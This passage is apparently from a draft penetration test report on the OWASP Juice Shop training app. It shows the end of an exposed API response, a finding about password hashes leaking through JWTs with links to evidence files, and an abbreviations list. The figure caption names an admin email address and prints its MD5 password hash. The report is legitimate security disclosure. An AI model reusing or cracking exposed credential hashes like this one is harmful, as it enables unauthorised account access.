      "profileImage": "assets/public/images/uploads/evmrox.png",
      "isActive": true,
      "createdAt": "2026-02-26T22:05:49.182Z",
      "updatedAt": "2026-02-26T22:05:49.182Z",
      "deletedAt": null
    },
    {
      "UserId": 13,
      "id": 5,
      "caption": "Sorted the pieces, starting assembly process 🧩",
      "imagePath": "assets/public/images/uploads/sorted-the-pieces-starting-assembly-process-1572603645543.jpg",
      "createdAt": "2026-02-26T22:05:52.933Z",
      "updatedAt": "2026-02-26T22:05:52.933Z",
      "deletedAt": null
    }
  ]
}
```

Figure 6.4: Browser view of exposed user credentials including admin account with email bjoern.kimminich@gmail.com and MD5 hash 6edd9d726cbdc873c539e41ae8757b8c

- Complete JWT password hash exposure evidence with extraction and cracking proof: [images/finding-59681e2b-b25c-4e61-95bf-09adf2c3585f-18-jwt_password_exposure_evidence.txt](#)
- Admin JWT token containing exposed MD5 password hash in payload: [images/finding-59681e2b-b25c-4e61-95bf-09adf2c3585f-19-admin_token.txt](#)
- Test user login response showing JWT with embedded password hash: [images/finding-59681e2b-b25c-4e61-95bf-09adf2c3585f-20-testuser_login_response.json](#)

7 Appendix A - Lists, Scripts and Raw Data

DRAFT

8 Appendix B - List of Abbreviations

Abbreviation	Description
API	Application Programming Interface
CAPTCHA	Completely Automated Public Turing test to tell Computers and Humans Apart
CVSS	Common Vulnerability Scoring System
FTP	File Transfer Protocol
IDOR	Insecure Direct Object Reference
MD5	Message-Digest Algorithm 5
OAuth	Open Authorization
ORM	Object-Relational Mapping
OWASP	Open Web Application Security Project
PII	Personally Identifiable Information
SQL	Structured Query Language
TOTP	Time-based One-Time Password
URI	Uniform Resource Identifier
WAF	Web Application Firewall

+-----+-----+